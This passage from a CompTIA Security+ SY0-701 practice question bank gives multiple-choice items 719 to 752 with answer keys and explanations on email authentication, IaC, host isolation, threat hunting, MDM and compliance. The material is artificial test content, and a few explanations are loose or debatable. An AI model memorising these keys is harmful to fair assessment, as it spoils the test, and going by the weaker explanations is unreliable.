Tokenization is widely used in the financial industry to mask sensitive information such as credit card numbers, bank account details, or payment tokens. Tokenization replaces sensitive data with harmless surrogate values (tokens) that maintain format and usability but reveal nothing if intercepted.
Security+ SY0-701 highlights tokenization as a preferred method for PCI-DSS-regulated environments because:
It reduces exposure of actual sensitive data
It lowers compliance scope
Tokens can be mapped back to real data only through a secure token vault
It prevents attackers from accessing meaningful information
Hashing (B) is one-way and cannot be reversed, making it unsuitable for financial transactions that require retrieving original values. Salting (C) enhances password hashing security but does not mask data.
Steganography (D) hides data inside images or media files, not used for structured data protection.
Thus, the correct answer is A: Tokenization.

QUESTION 719
A few weeks after deploying additional email servers, a company begins to receive complaints that messages are going into recipients' spam folders. Which of the following needs to be updated?

A. CNAME
B. SMTP
C. DLP
D. SPF

Answer: D

Explanation:
When new email servers are deployed, organizations must update their SPF (Sender Policy Framework) records to list the new servers as authorized senders. If the SPF DNS record does not include the new IP addresses, recipient mail systems cannot verify the legitimacy of the messages, causing them to be flagged as spam or rejected.
Security+ SY0-701 identifies SPF as a key email authentication mechanism responsible for preventing:
Email spoofing
Unauthorized sender impersonation
False spam detection
Domain reputation issues
CNAME (A) maps domain aliases but does not authenticate email. SMTP (B) is the mail protocol and does not influence spam classification. DLP (C) prevents data leakage, not spam filtering.
Updating the SPF record resolves legitimacy issues by informing receiving mail servers that the new email servers are trusted.
Thus, the correct answer is D: SPF.

QUESTION 720 FILL IN THE BLANK
A government contractor is required to maintain compliance with federal data protection regulations that mandate specific technical and administrative controls, regular assessments, and documentation of security measures. The contractor must demonstrate that controls are in place and functioning effectively. The primary compliance framework that establishes these baseline requirements for federal contractor IT security is _____.

Answer: NIST SP 800-171

Explanation:
NIST SP 800-171 is the correct answer. This publication, Protecting Controlled Unclassified Information (CUI) in Nonfederal Systems and Organizations, is the primary compliance framework used by federal contractors and suppliers to protect unclassified federal information. It establishes 14 security control families with detailed implementation guidance, aligns with NIST SP 800-53 controls, and is often a contractual requirement for organizations handling federal data. Other frameworks exist.such as NIST Cybersecurity Framework (broader), ISO 27001 (general information security), or HIPAA (healthcare-specific).but NIST SP 800-171 is the specific standard for federal contractor compliance in this context. This question assesses Security Program Management and Oversight, specifically knowledge of compliance requirements and standards.

QUESTION 721
A security team wants to work with the development team to ensure WAF policies are automatically created when applications are deployed. Which concept describes this capability?

A. IaC
B. IoT
C. IoC
D. IaaS

Answer: A

Explanation:
The ability to automatically generate WAF (Web Application Firewall) policies during application deployment is a characteristic of Infrastructure as Code (IaC). IaC allows infrastructure components---such as firewalls, WAF policies, load balancers, and security groups---to be defined, version-controlled, and deployed programmatically.
According to Security+ SY0-701, IaC enhances DevSecOps workflows by embedding security controls directly into deployment pipelines, ensuring consistent, repeatable, and automated application protection. This reduces human error, eliminates configuration drift, and ensures that every new application instance is deployed with the correct WAF rules already in place.
IoT (B) involves connected devices.
IoC (C) refers to Indicators of Compromise.
IaaS (D) provides cloud infrastructure but does not itself automate security policy generation.
Thus, A: IaC is the correct concept enabling automated WAF policy creation.

QUESTION 722
Which of the following should a security analyst consider when prioritizing remediation efforts against known vulnerabilities?

A. The impact of reporting to executive management
B. The overall organizational risk tolerance
C. Information gathered from open sources
D. The source of the reported risk

Answer: B

Explanation:
Organizational risk tolerance is the primary factor determining how quickly and aggressively vulnerabilities should be remediated. Security+ SY0-701 explains that organizations have different appetites for risk depending on business needs, regulatory expectations, operational constraints, and financial impact.
A company with low risk tolerance may prioritize almost every vulnerability and remediate quickly.
A company with high risk tolerance may delay or accept some lower-impact risks.
This consideration directly influences patch prioritization, resource allocation, and mitigation timelines.
Option A---executive reporting---does not influence technical prioritization.
Option C---open-source intelligence---helps identify vulnerabilities but does not determine urgency.
Option D---the source of the reported risk---is irrelevant; what matters is severity and business impact.
Thus, B: The overall organizational risk tolerance is the key factor for prioritizing remediation.

QUESTION 723
Which of the following should be used to ensure that a device is inaccessible to a network-connected resource?

A. Disablement of unused services
B. Web application firewall
C. Host isolation
D. Network-based IDS

Answer: C

Explanation:
Host isolation ensures that a device cannot communicate with other systems on the network. Isolation is typically applied through EDR/XDR tools, quarantine mechanisms, or endpoint firewalls. Security+ SY0-701 identifies host isolation as a containment technique used when:
A device is suspected of compromise
Lateral movement must be prevented
Sensitive systems must be protected
A system must be completely cut off except for administrative access
Isolation enforces an immediate block on all inbound and outbound communications, effectively making the device inaccessible to any network-based resource.
Disablement of unused services (A) reduces attack surface but does not isolate the device.
A WAF (B) protects web applications, not device access.
A network IDS (D) only monitors traffic and does not block access.
Thus, C: Host isolation is the correct answer.

QUESTION 724
Which of the following provides resilience by hosting critical VMs within different IaaS providers while being maintained by internal application owners?

A. Multicloud architectures
B. SaaS provider diversity
C. On-premises server load balancing
D. Corporate-owned, off-site locations

Answer: A

Explanation:
Multicloud architectures use two or more IaaS providers (e.g., AWS + Azure + GCP) to distribute workloads, increase redundancy, and reduce single points of failure. Security+ SY0-701 emphasizes multicloud strategies for enhancing:
Resilience
Availability
Fault tolerance
Geographic redundancy
The question specifies:
Critical VMs
Hosted across different IaaS providers
Still maintained by internal application owners
This perfectly matches a multicloud deployment, where organizations maintain control over VM configuration while leveraging multiple cloud vendors for resilience.
SaaS provider diversity (B) applies to application services, not internally managed VMs.
On-prem load balancing (C) does not involve cloud providers.
Corporate-owned off-site locations (D) refer to DR sites, not multi-vendor cloud hosting.
Thus, A: Multicloud architectures is the correct answer.

QUESTION 725
A company receives an alert that a network device vendor, which is widely used in the enterprise, has been banned by the government.
Which of the following will the company's general counsel most likely be concerned with during a hardware refresh of these devices?

A. Sanctions
B. Data sovereignty
C. Cost of replacement
D. Loss of license

Answer: A

Explanation:
When the government bans a vendor, the primary concern for the company's general counsel is sanctions, which are legal restrictions that prohibit the purchase, use, import, or continued operation of products associated with restricted entities. Security+ SY0-701 stresses that compliance with government regulations and legal mandates is a critical oversight responsibility. Failure to comply may result in severe penalties, including fines, loss of contracting eligibility, and reputational damage.
During a hardware refresh, general counsel will ensure the organization is not violating federal trade sanctions, procurement laws, or export/import restrictions. Even if devices are already purchased, continued use may still violate the sanctions, creating legal liability.
Data sovereignty (B) relates to storage location requirements, not vendor bans. Cost of replacement (C) is an operational and financial concern, not a legal one. Loss of license (D) typically applies to software but is not the primary legal concern tied to a government-issued vendor ban.
Therefore, sanctions are the general counsel's primary focus.

QUESTION 726
During a routine audit, an analyst discovers that a department at a high school uses a simul-ation program that was not properly vetted before deployment.
Which of the following threats is this an example of?

A. Espionage

B. Data exfiltration
C. Shadow IT
D. Zero-day

Answer: C

Explanation:
Using a simulation program that was not properly vetted before deployment is an example of the unvetted or unapproved software threat. This represents a risk where software is deployed without proper security assessment, testing, or approval. Unvetted software can introduce vulnerabilities, malware, or functionality that conflicts with security policies. This is a common threat in organizations where departments bypass standard procurement and security review processes, often referred to as 'shadow IT' risks.

QUESTION 727
A company wants to track modifications to the code that is used to build new virtual servers. Which of the following will the company most likely deploy?

A. Change management ticketing system
B. Behavioral analyzer
C. Collaboration platform
D. Version control tool

Answer: D

Explanation:
A version control tool, such as Git, is specifically designed to track changes in code, configuration scripts, IaC templates, and deployment files. In the context of creating new virtual servers---often built using Infrastructure as Code (IaC) or automated orchestration---version control allows teams to maintain historical records, compare changes, revert mistakes, ensure code integrity, and enable collaborative development.
Security+ SY0-701 emphasizes the use of version control in secure development practices to ensure traceability, accountability, and change visibility. It supports secure DevOps workflows by ensuring that no unauthorized or insecure code modifications are introduced into production environments.
A change management ticketing system (A) documents approval requests but does not track code-level modifications. A behavioral analyzer (B) evaluates anomalous behavior, not code changes. A collaboration platform (C) enables communication but lacks code versioning capability.
Therefore, the most appropriate tool is D: Version control tool.

QUESTION 728
Which of the following data types best describes an AI tool developed by a company to automate the ticketing system under a specific contract?

A. Classified
B. Regulated information
C. Open source
D. Intellectual property

Answer: D

Explanation:
An AI tool developed internally for automating a ticketing system represents intellectual property (IP). Security+ SY0-701 defines IP as proprietary creations developed by an organization, such as software, machine learning models, algorithms, and trade secrets. This type of data must be protected because it provides

competitive advantage and is often contractually bound.
The scenario notes the tool is developed under a specific contract, meaning it is bound by ownership, licensing, and confidentiality agreements. Protecting IP is critical to prevent theft, unauthorized reuse, or compromise that could affect legal obligations or business value.
Classified (A) refers to government-protected national security information. Regulated information (B) includes data covered by laws such as HIPAA or PCI-DSS. Open source (C) refers to publicly shared code, which this AI tool is not.
Thus, the correct category for this data is D: Intellectual property.

QUESTION 729
An organization has been experiencing issues with deleted network share data and improperly assigned permissions. Which of the following would best help track and remediate these issues?

A. DLP
B. EDR
C. FIM
D. ACL

Answer: C

Explanation:
File Integrity Monitoring (FIM) is the best tool for detecting unauthorized file deletions, modifications, or improper permission changes within network shares. FIM works by creating cryptographic hashes and baselines for protected files or directories and then continuously monitoring for deviations. Any unauthorized deletion, modification, or permission change triggers alerts.
Security+ SY0-701 identifies FIM as a foundational integrity control used in compliance frameworks (PCI-DSS, HIPAA) and operational security monitoring. Because the organization is experiencing unpredictable changes to shared files and permissions, FIM provides visibility and accountability for who changed what and when.
DLP (A) prevents data leakage but does not detect permission changes. EDR (B) focuses on endpoint threat behavior, not file integrity on network shares. ACLs (D) define permissions but do not track changes or detect unauthorized modifications.
Therefore, C: FIM is the correct choice.

QUESTION 730
A store is setting up wireless access for their employees. Management wants to limit the number of access points while ensuring all areas of the store are covered. Which of the following tools will help management determine the number of access points needed?

A. Signal locator
B. WPA3
C. Heat map
D. Site survey

Answer: D

Explanation:
A site survey is the formal assessment used to determine the optimal number and placement of wireless access points (APs). According to Security+ SY0-701, wireless site surveys evaluate factors such as building layout, RF interference, wall material density, antenna propagation, and signal overlap. The goal is to ensure full wireless coverage while minimizing the number of APs needed, maximizing performance, and reducing dead zones.
During a site survey, technicians analyze:

Signal strength patterns
Interference sources (microwaves, metal shelving, wiring, etc.)
Required coverage zones
Capacity needs (number of users, devices)
Although heat maps (C) visually represent wireless signal distribution, they are a result of a site survey, not the process itself. WPA3 (B) is a security protocol unrelated to determining coverage. A signal locator (A) is not an enterprise-grade planning tool.
Therefore, the correct answer is D: Site survey.

QUESTION 731
An unknown source has attacked an organization's network multiple times. The organization has a firewall but no other source of protection against these attacks. Which of the following is the best security item to add?

A. SIEM
B. Load balancer
C. UTM
D. IPS

Answer: D

Explanation:
An Intrusion Prevention System (IPS) is the most effective addition when an organization already has a firewall but continues to face repeated external attacks. Security+ SY0-701 states that an IPS operates inline and automatically blocks malicious traffic in real time based on signatures, anomaly behavior, or heuristics. Whereas a firewall filters traffic by rules, an IPS detects and prevents deeper-level threats such as exploits, malware, and command-and-control attempts.
A UTM (C) includes IPS features, but it is typically used to replace a firewall with an all-in-one appliance. The question states the organization already has a firewall, so the most efficient addition is a standalone IPS. A SIEM (A) aggregates and analyzes logs but does not block attacks. A load balancer (B) distributes traffic for performance---not security.
Thus, the best item to stop active inbound attacks is D: IPS.

QUESTION 732
A new corporate policy requires all staff to use multifactor authentication to access company resources. Which of the following can be utilized to set up this form of identity and access management? (Select two)

A. Authentication tokens
B. Least privilege
C. Biometrics
D. LDAP
E. Password vaulting
F. SAML

Answer: A, C

Explanation:
Multifactor authentication (MFA) requires users to provide two or more of the following categories:
Something you know (password/PIN)
Something you have (token/smart card)
Something you are (biometrics)
Authentication tokens (A) qualify as something you have, such as hardware tokens, OTP apps, or smart cards.

Biometrics (C) qualify as something you are, such as fingerprint scans, facial recognition, or iris scans. Using these two together easily establishes MFA.
Least privilege (B) is an authorization principle, not an MFA factor. LDAP (D) is a directory service protocol, not an MFA mechanism. Password vaulting (E) assists with credential storage but does not implement MF
A. SAML
(F) is a federation protocol used for Single Sign-On (SSO), not inherently MFA.
Thus, the correct MFA components are A: Authentication tokens and C: Biometrics.

QUESTION 733
The management team reports employees are missing features on company-provided tablets, causing productivity issues. The team directs IT to resolve the issue within 48 hours. Which of the following is the best solution?

A. EDR
B. COPE
C. MDM
D. FDE

Answer: C

Explanation:
The best solution is Mobile Device Management (MDM), which allows IT administrators to centrally configure, update, and push applications or settings to company-owned devices. When employees report missing features or misconfigurations, MDM platforms enable rapid remote remediation, policy enforcement, patch distribution, and application deployment---all of which can be completed within the 48-hour requirement.
Security+ SY0-701 emphasizes MDM as the primary tool for ensuring consistent configuration baselines, enforcing security restrictions, deploying apps, and preventing unauthorized changes on mobile devices.
EDR (A) provides threat detection, not configuration restoration.
COPE (B) is a device ownership model (Corporate Owned, Personally Enabled); it does not solve configuration issues.
FDE (D) encrypts storage, unrelated to missing features.
Therefore, C: MDM is the correct answer.

QUESTION 734
A security analyst is concerned malicious actors are lurking in an environment but has not received any alerts regarding suspicious activity. Which of the following should the analyst conduct to further investigate the presence of these actors?

A. Threat hunting
B. Digital forensics
C. Vulnerability scanning
D. E-discovery

Answer: A

Explanation:
Threat hunting is a proactive security activity focused on identifying hidden or undetected threats within an environment, even when no alerts or indicators have been triggered. According to CompTIA Security+ SY0-701, threat hunting assumes that attackers may already be present and actively evading traditional security controls such as SIEMs, IDS/IPS, or endpoint protection tools.
Threat hunting involves manually analyzing logs, endpoint telemetry, network traffic, and behavioral patterns to uncover anomalies that automated systems may miss. This aligns directly with the scenario, where the

analyst has a suspicion of malicious actors but no alerts confirming activity. Threat hunting helps identify advanced persistent threats (APTs), living-off-the-land techniques, credential misuse, and lateral movement that may not generate immediate alerts.
Digital forensics (B) is typically performed after an incident has been confirmed. Vulnerability scanning (C) identifies weaknesses but does not detect active attackers. E-discovery (D) is a legal process for collecting electronically stored information and is not used for threat detection.
Because the analyst is proactively searching for hidden threats without existing alerts, the correct action is A: Threat hunting.

QUESTION 735
The management team wants to assess the cybersecurity team's readiness to respond to a threat scenario. Which of the following will adequately assess and formalize a response within a short time?

A. Send a message to all IT managers and request formal action plans.
B. Create a bug bounty program and assess the findings.
C. Execute a tabletop exercise and document the performance results.
D. Hire an external consultant to independently assess the cybersecurity processes.

Answer: C

Explanation:
A tabletop exercise is the most effective way to quickly assess a cybersecurity team's readiness to respond to a threat scenario. CompTIA Security+ SY0-701 describes tabletop exercises as discussion-based simulations where incident response team members walk through a realistic scenario to evaluate procedures, decisionmaking, communication, and coordination. These exercises are specifically designed to be conducted in a short timeframe while still providing meaningful insight into preparedness.
Executing a tabletop exercise allows management to observe how the team identifies threats, escalates incidents, assigns roles, and follows the incident response plan. Documenting performance results helps formalize findings, identify gaps, and improve playbooks and procedures without the complexity of a live incident or full-scale simulation.
Option A is informal and does not test real-time decision-making. Option B focuses on vulnerability discovery, not response readiness. Option D can be effective but is time-consuming and not suited for rapid assessment.
Therefore, C: Execute a tabletop exercise and document the performance results is the correct answer.

QUESTION 736
Which of the following methods will most likely be used to identify legacy systems?

A. Bug bounty program
B. Vulnerability scan
C. Package monitoring
D. Dynamic analysis

Answer: B

Explanation:
A vulnerability scan is the most effective method for identifying legacy systems within an environment. Vulnerability scanners assess hosts for outdated operating systems, unsupported software versions, missing patches, deprecated services, and known Common Vulnerabilities and Exposures (CVEs). CompTIA Security+ SY0-701 highlights vulnerability scanning as a foundational security operation used to gain visibility into system age, patch status, and configuration weaknesses.
Legacy systems often stand out in scan results because they run end-of-life operating systems, use deprecated protocols, or lack current security updates. These indicators allow security teams to quickly flag systems that

require isolation, compensating controls, or replacement.
Bug bounty programs (A) rely on external researchers and are not designed to inventory internal assets. Package monitoring (C) tracks software behavior and changes but does not identify system age or support status. Dynamic analysis (D) evaluates running applications for vulnerabilities, not infrastructure lifecycle status.
Because vulnerability scans provide broad visibility into system versions and supportability, the correct answer is B: Vulnerability scan.

QUESTION 737
A company asks a vendor to help its internal red team with a penetration test without providing too much detail about the infrastructure. Which of the following penetration testing methods does this scenario describe?

A. Passive reconnaissance
B. Partially-known environment
C. Integrated testing
D. Defensive testing

Answer: B

Explanation:
This scenario describes a partially-known environment penetration test. In CompTIA Security+ SY0-701, penetration testing approaches are commonly categorized as black box (unknown), white box (fully known), and gray box (partially known). A partially-known environment means the tester is given limited information---enough to be realistic and efficient, but not complete details about the infrastructure.
Here, the vendor is assisting an internal red team and is intentionally not provided with extensive infrastructure details, which mirrors a gray-box testing approach. This method balances realism and efficiency by simulating an attacker who has some knowledge (such as credentials, architecture diagrams, or application details) but not full access or documentation.
Passive reconnaissance (A) is an activity within testing, not a testing methodology. Integrated testing (C) refers to coordinated testing involving multiple teams (e.g., red and blue teams) with full cooperation. Defensive testing (D) focuses on validating defensive controls rather than simulating an attacker's perspective.
Therefore, the correct answer is B: Partially-known environment.

QUESTION 738
A company wants to minimize the chance of its outgoing marketing emails getting flagged as spam. The company decides to list the email servers on the proper DNS record. Which of the following protocols should the company apply next?

A. DMARC
B. DLP
C. DKIM
D. SPF

Answer: C

Explanation:
After listing authorized email servers in DNS using SPF, the next protocol the company should apply is DKIM (DomainKeys Identified Mail). DKIM provides cryptographic assurance that email messages have not been altered in transit and that they were legitimately sent by the domain owner. Security+ SY0-701 explains that DKIM works by digitally signing outgoing emails using a private key, which recipient servers verify using a public key stored in DNS.

SPF validates where an email is sent from, but it does not protect message integrity. DKIM complements SPF by ensuring the message content is authentic, which significantly improves email reputation and reduces spam filtering issues.
DMARC (A) builds on SPF and DKIM but requires both to be in place first. DLP (B) prevents data leakage and is unrelated to email reputation. SPF (D) was already applied, as stated in the question.
Thus, the correct next step is C: DKIM.

QUESTION 739
Which of the following can automate vulnerability management?

A. CVE
B. SCAP
C. OSINT
D. CVSS

Answer: B

Explanation:
SCAP (Security Content Automation Protocol) is designed to automate vulnerability management, configuration assessment, and compliance checking. According to CompTIA Security+ SY0-701, SCAP standardizes how vulnerability information is expressed, measured, and shared, allowing security tools to automatically scan systems, identify weaknesses, and assess compliance against predefined baselines.
SCAP integrates multiple standards such as CVE, CVSS, CPE, and XCCDF, enabling automated vulnerability scanning, scoring, and reporting across large environments. This makes it a core technology for continuous vulnerability management and compliance automation.
CVE (A) is a catalog of known vulnerabilities, not an automation framework. OSINT (C) provides publicly available intelligence but does not automate remediation or assessment. CVSS (D) provides severity scoring but does not automate vulnerability management.
Because SCAP enables automated identification, assessment, and reporting of vulnerabilities, the correct answer is B: SCAP.

QUESTION 740
A security analyst investigates abnormal outbound traffic from a corporate endpoint. The traffic is encrypted and uses non-standard ports. Which of the following data sources should the analyst use first to confirm whether this traffic is malicious?

A. Application logs
B. Vulnerability scans
C. Endpoint logs
D. Packet captures

Answer: C

Explanation:
When investigating abnormal outbound traffic originating from a specific endpoint, endpoint logs are the most appropriate first data source to review. According to CompTIA Security+ SY0-701, endpoint logs provide detailed visibility into process execution, user actions, service creation, network connections initiated by applications, and security agent detections. This context is critical for determining which process initiated the encrypted traffic and why it is using non-standard ports.
Because the traffic is encrypted, packet captures (D) would reveal limited payload information and are more resource-intensive. Endpoint logs can quickly identify suspicious executables, command-line arguments, parent-child process relationships, and persistence mechanisms that indicate malware or command-and-control

activity. Modern EDR tools rely heavily on endpoint telemetry for exactly this reason.
Application logs (A) may be useful later but are limited to specific applications. Vulnerability scans (B) identify weaknesses, not active malicious behavior.
Security+ SY0-701 emphasizes starting investigations as close to the suspected source as possible. Since the activity originates from a corporate endpoint, endpoint logs provide the fastest and most relevant confirmation of whether the traffic is malicious.

QUESTION 741
An organization wants to deploy software in a container environment to increase security. Which of the following will limit the organization's ability to achieve this goal?

A. Regulatory compliance
B. Patch availability
C. Kernel version
D. Monolithic code

Answer: D

Explanation:
Monolithic code architecture significantly limits an organization's ability to benefit from containerization. Containers are designed to package and run small, modular, loosely coupled services, often following a microservices architecture. CompTIA Security+ SY0-701 explains that containers enhance security by reducing attack surface, improving isolation, and allowing granular patching---but only when applications are designed to support this model.
Monolithic applications bundle all components (UI, business logic, database access) into a single large codebase. This makes it difficult to isolate functions into separate containers, apply least privilege, or patch individual components without redeploying the entire application. As a result, security improvements such as rapid updates, minimal images, and fine-grained access controls are harder to achieve.
Regulatory compliance (A) may add requirements but does not inherently block container use. Patch availability (B) affects maintenance but not architecture suitability. Kernel version (C) can be a constraint, but modern container platforms manage kernel compatibility effectively.
Because containers are best suited for modular applications, monolithic code is the primary limitation, making D the correct answer.

QUESTION 742
Which of the following should be used to ensure that a new software release has not been modified before reaching the user?

A. Tokenization
B. Encryption
C. Hashing
D. Obfuscation

Answer: C

Explanation:
Hashing is the correct mechanism for ensuring that a software release has not been modified prior to reaching the end user. Hashing provides integrity verification by generating a fixed-length digest (such as SHA-256) from the original software package. When users download the software, they can compute the hash locally and compare it to the hash value published by the vendor. If the values match, the software has not been altered; if they differ, tampering or corruption has occurred.
CompTIA Security+ SY0-701 emphasizes hashing as a core cryptographic control used to verify integrity for

files, updates, patches, and software distributions. Hashing is extremely sensitive to change---altering even a single bit in the file results in a completely different hash value.
Encryption (B) protects confidentiality, not integrity. Tokenization (A) replaces sensitive data with tokens and is unrelated to software integrity. Obfuscation (D) makes code harder to read but does not guarantee it has not been modified.
Therefore, hashing is the most appropriate and reliable method to ensure software integrity before release.

QUESTION 743
Which of the following is an example of a false negative vulnerability detection in a scan report?

A. A vulnerability that does not actually exist
B. A vulnerability that has already been remediated
C. A result that shows no known vulnerability
D. A zero-day vulnerability with a known remediation

Answer: C

Explanation:
A false negative occurs when a security control or scanning tool fails to detect a vulnerability that actually exists. In vulnerability scanning, this means the scan reports a system as secure even though it is vulnerable. Therefore, a result that shows no known vulnerability is an example of a false negative if a vulnerability is present but undetected.
CompTIA Security+ SY0-701 explains that false negatives are particularly dangerous because they provide a false sense of security, potentially leaving systems exposed to exploitation. Causes of false negatives include outdated vulnerability signatures, misconfigured scanners, credentialed scan failures, or unsupported legacy systems.
Option A describes a false positive, where a vulnerability is reported but does not exist. Option B may indicate an outdated scan result, not necessarily a false negative. Option D is incorrect because zero-day vulnerabilities do not have known remediations and are typically not detected by signature-based scanners.
Thus, the correct example of a false negative is C: A result that shows no known vulnerability.

QUESTION 744
An office wants to install a Wi-Fi network. The security team must ensure a secure design. The access points will be more powerful and use WPA3 with a 16-character randomized key. Which of the following should the security team do next?

A. Create a heat map of the building perimeter.
B. Deploy IPSec tunnels from each access point to the controller.
C. Enable WPA2-PSK with a 24-character randomized key.
D. Disable SSH administration on all access points.

Answer: A

Explanation:
Because the organization plans to deploy high-powered wireless access points, the next critical step is to create a heat map of the building perimeter. CompTIA Security+ SY0-701 highlights wireless heat maps as an essential design tool for identifying signal bleed, coverage overlap, dead zones, and areas where wireless signals extend beyond intended boundaries.
Stronger access points increase the risk of signal leakage outside the building, which could allow unauthorized users to attempt connections from parking lots or nearby buildings. A heat map enables the security team to visualize RF propagation and adjust power levels, antenna placement, and access point locations to minimize external exposure while maintaining internal coverage.

Deploying IPSec tunnels (B) is unnecessary for standard WLAN architectures. Enabling WPA2-PSK (C) weakens security compared to WPA3. Disabling SSH administration (D) is a hardening step but does not address wireless coverage risks.
Therefore, the correct next step in secure Wi-Fi design is A: Create a heat map of the building perimeter.

QUESTION 745
Which of the following best describes a method for ongoing vendor monitoring in third-party risk management?

A. Requiring a new MSA for each project
B. Accepting vendor self-attestation without further verification
C. Conducting assessments to verify compliance with security requirements
D. Reviewing SLAs at the start of the contract

Answer: C

Explanation:
Ongoing vendor monitoring is a critical component of third-party risk management (TPRM) and focuses on continuously validating that vendors maintain required security controls throughout the lifecycle of the relationship. According to CompTIA Security+ SY0-701, the most effective ongoing monitoring method is conducting assessments to verify compliance with security requirements. These assessments may include periodic security questionnaires, audits, penetration test results, SOC reports, or compliance attestations that are independently validated.
Option A, requiring a new MSA for each project, is a contractual activity, not a monitoring mechanism. Option B---accepting self-attestation without verification---introduces risk and is specifically discouraged in SY0-701 because it lacks assurance. Option D, reviewing SLAs at contract start, is a one-time activity and does not provide continuous oversight.
Ongoing assessments allow organizations to detect control drift, identify new risks, and ensure vendors remain compliant with evolving regulatory and security expectations. This proactive approach is essential for managing supply chain risk and protecting organizational data.
Therefore, the correct answer is C: Conducting assessments to verify compliance with security requirements.

QUESTION 746
The Chief Information Security Officer gives the security community the opportunity to report vulnerabilities on the organization's public-facing assets. Which of the following does this scenario best describe?

A. Bug bounty
B. Red teaming
C. Open-source intelligence
D. Third-party information sharing

Answer: A

Explanation:
This scenario describes a bug bounty program, which invites external security researchers to responsibly identify and report vulnerabilities in an organization's systems. CompTIA Security+ SY0-701 defines bug bounty programs as structured initiatives that reward researchers for discovering and disclosing security flaws before they can be exploited by malicious actors.
Bug bounty programs extend security testing beyond internal teams and provide continuous, real-world testing of public-facing assets. They are particularly effective for identifying zero-day vulnerabilities, logic flaws, and edge-case issues that automated tools may miss.
Red teaming (B) is a controlled, internal or contracted adversarial exercise, not an open invitation. Open-source

intelligence (C) involves gathering publicly available information, not vulnerability reporting. Third-party information sharing (D) refers to sharing threat intelligence, not soliciting vulnerability reports.
Because the CISO is inviting the broader security community to report vulnerabilities, the correct answer is A: Bug bounty.

QUESTION 747
A company suffered a critical incident where 30GB of data was exfiltrated from the corporate network. Which of the following actions is the most efficient way to identify where the system data was exfiltrated from and where it was sent?

A. Analyze firewall and network logs for large amounts of outbound traffic to external IP addresses or domains.
B. Analyze IPS and IDS logs to find the IP addresses used by the attacker for reconnaissance scans.
C. Analyze endpoint and application logs to see whether file-sharing programs were running.
D. Analyze external vulnerability scans to identify exploitable systems.

Answer: A

Explanation:
To efficiently identify where data was exfiltrated from and where it was sent, the best action is to analyze firewall and network logs for unusually large outbound data transfers. Security+ SY0-701 emphasizes that network-level telemetry provides the most direct evidence of data exfiltration, including source IPs, destination IPs or domains, ports, protocols, timestamps, and data volume.
Firewall and flow logs can quickly reveal which internal systems transmitted large quantities of data externally and identify the attacker's destination infrastructure. This approach is efficient because it focuses directly on the movement of data rather than preliminary or secondary indicators.
IPS/IDS logs (B) are more useful for detecting reconnaissance or intrusion attempts, not confirming data theft paths. Endpoint and application logs (C) may help identify tools used but are less efficient for mapping data movement. External vulnerability scans (D) identify weaknesses, not exfiltration activity.
Therefore, the most efficient action is A: Analyze firewall and network logs for large outbound traffic.

QUESTION 748
Which of the following is a vulnerability concern for end-of-life hardware?

A. Failure to follow hardware disposal procedures could result in unintended data release.
B. The supply chain may not have replacement hardware.
C. Newly released software may require computing resources not available on legacy hardware.
D. The vendor may stop providing patches and updates.

Answer: D

Explanation:
The most significant vulnerability concern for end-of-life (EOL) hardware is that vendors stop providing patches and updates. CompTIA Security+ SY0-701 highlights that unsupported hardware and software no longer receive security fixes, leaving known vulnerabilities permanently unpatched. This creates an expanding attack surface that adversaries can easily exploit.
Once hardware reaches EOL status, newly discovered vulnerabilities will remain unaddressed, increasing the likelihood of compromise. This is especially dangerous for systems exposed to networks or handling sensitive data, where exploitation can lead to data breaches, lateral movement, or service disruption.
Option A relates to disposal risks, not active vulnerabilities. Option B is a logistical issue, not a security vulnerability. Option C is a compatibility concern, not a direct vulnerability.

Because unpatched systems are inherently vulnerable and cannot be secured through updates, the correct answer is D: The vendor may stop providing patches and updates.

QUESTION 749
The Chief Information Security Officer (CISO) has determined the company is non-compliant with local data privacy regulations. The CISO needs to justify the budget request for more resources. Which of the following should the CISO present to the board as the direct consequence of non-compliance?

A. Fines
B. Reputational damage
C. Sanctions
D. Contractual implications

Answer: A

Explanation:
The most direct and immediate consequence of non-compliance with local data privacy regulations is fines. CompTIA Security+ SY0-701 emphasizes that privacy and data protection laws (such as GDPR, HIPAA, or regional privacy statutes) include explicit financial penalties for organizations that fail to meet compliance requirements. These fines are measurable, enforceable, and frequently cited by regulators as primary enforcement mechanisms.
While reputational damage (B) and contractual implications (D) are serious secondary effects, they are indirect and harder to quantify. Sanctions (C) typically apply in geopolitical or trade contexts rather than routine privacy enforcement. Boards of directors are often most responsive to clearly defined financial exposure; fines provide a concrete, defensible rationale for allocating additional budget to compliance, tooling, staffing, and process improvements.
Security+ SY0-701 highlights risk communication to executives using quantifiable impacts. Presenting the likelihood and magnitude of regulatory fines directly supports a cost-benefit analysis and demonstrates fiduciary responsibility. Therefore, A: Fines is the most appropriate consequence to present.

QUESTION 750
Which of the following is a directive managerial control?

A. Acceptable use policy
B. Login warning banner
C. Master service agreement
D. No trespassing sign

Answer: A

Explanation:
A directive managerial control provides guidance and expectations for behavior through policy and governance. An Acceptable Use Policy (AUP) is a classic example, as it defines how users may and may not use organizational systems and data. Security+ SY0-701 categorizes policies as managerial (administrative) controls that direct user behavior and establish accountability.
A login warning banner (B) is typically a deterrent/administrative control but is not managerial in nature. A master service agreement (C) is a contractual/legal document, not a managerial directive for internal users. A "No trespassing" sign (D) is a physical deterrent control.
Because an AUP formally directs behavior and is enforced through management processes, A: Acceptable use policy is correct.

QUESTION 751
A software developer released a new application and is distributing application files via the developer's website. Which of the following should the developer post on the website to allow users to verify the integrity of the downloaded files?

A. Hashes
B. Certificates
C. Algorithms
D. Salting

Answer: A

Explanation:
Posting hashes allows users to verify the integrity of downloaded files. As outlined in Security+ SY0-701, a cryptographic hash (e.g., SHA-256) produces a fixed-length digest unique to the file's contents. Users can compute the hash of the downloaded file and compare it to the published value; a match confirms the file has not been altered.
Certificates (B) establish identity and trust but do not directly verify file integrity post-download unless combined with signing workflows. Algorithms (C) are general methods, not verification artifacts. Salting (D) is used with password hashing and is irrelevant here.
Therefore, A: Hashes is the correct choice.

QUESTION 752
A company wants to use new Wi-Fi-enabled environmental sensors to automatically collect metrics. Which of the following will the security team most likely do?

A. Add the sensor software to the risk register.
B. Create a VLAN for the sensors.
C. Physically air gap the sensors.
D. Configure TLS 1.2 on all sensors.

Answer: B

Explanation:
Creating a VLAN for Wi-Fi-enabled environmental sensors is the most likely and appropriate action. Security+ SY0-701 recommends network segmentation for IoT and sensor devices to reduce attack surface and limit lateral movement. A dedicated VLAN isolates sensors from critical systems while allowing controlled access to data collectors or management platforms.
